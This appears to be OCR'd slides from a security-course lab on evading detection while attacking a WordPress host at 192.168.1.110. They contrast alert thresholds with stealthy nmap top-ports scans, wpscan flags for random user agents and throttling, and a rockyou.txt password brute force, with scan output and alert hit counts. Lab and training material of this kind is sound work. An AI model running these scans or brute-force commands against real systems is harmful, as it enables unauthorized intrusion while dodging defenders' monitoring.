
```
michael@target1:/var/www/html/wordpress$ pwd
/var/www/html/wordpress
michael@target1:/var/www/html/wordpress$
```

Avoiding Detection

Stealth Exploitation of Network Scan

Monitoring Overview


- Alerts that check for total ports over short period of time.
- Network packets over many different ports
- The alert fires if source ports go above 2000 over the past 5 minutes.



```
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   open   ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http
110/tcp  closed pop3
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Mitigating Detection


- You can use a delayed nmap scan.
- Use nmap with stealth flag and/or top ports.
- `nmap -sV --top-ports 10 192.168.1.1/24`



```
Nmap scan report for 192.168.1.110
Host is up (0.00066s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Stealth Exploitation of Network Scan

nmap scan using `--top-ports 10` vs regular nmap scan



233 hits

Mar 7, 2021 @ 19:33:01.019 - Mar 7, 2021 @ 19:34:29.587 — Auto



9,136 hits

Mar 7, 2021 @ 19:21:09.766 - Mar 7, 2021 @ 19:21:55.928 — Auto

Stealth Exploitation of Wordpress Brute Force Attack

Monitoring Overview

- A HTTP Errors alert will notify of a Brute Force Attack
- HTTP Status Errors measures the alert (metric: http.response.status_code)
- Any errors over 400 over a 5 minute time frame

Mitigating Detection


- When running a wpscan log data displays the scan messages. By running a wpscan in --stealthy mode it avoids the detection.
- Alternative exploits include other methods of wpscan such as: --random-user-agent or --detection-mode to passive. Also, since we know the site uses Wordpress we can search for users just on the website.
- One other stealth command to utilize is the throttle command. This will delay a certain amount of time between scans also helping avoid detection. Such as:

  wpscan --url http://192.168.1.110/wordpress --enumerate -u --rua --throttle 60000

Stealth Exploitation of Wordpress Brute Force Attack

- Brute Force Attack: wpscan --url http://192.168.1.110/wordpress -P rockyou.txt

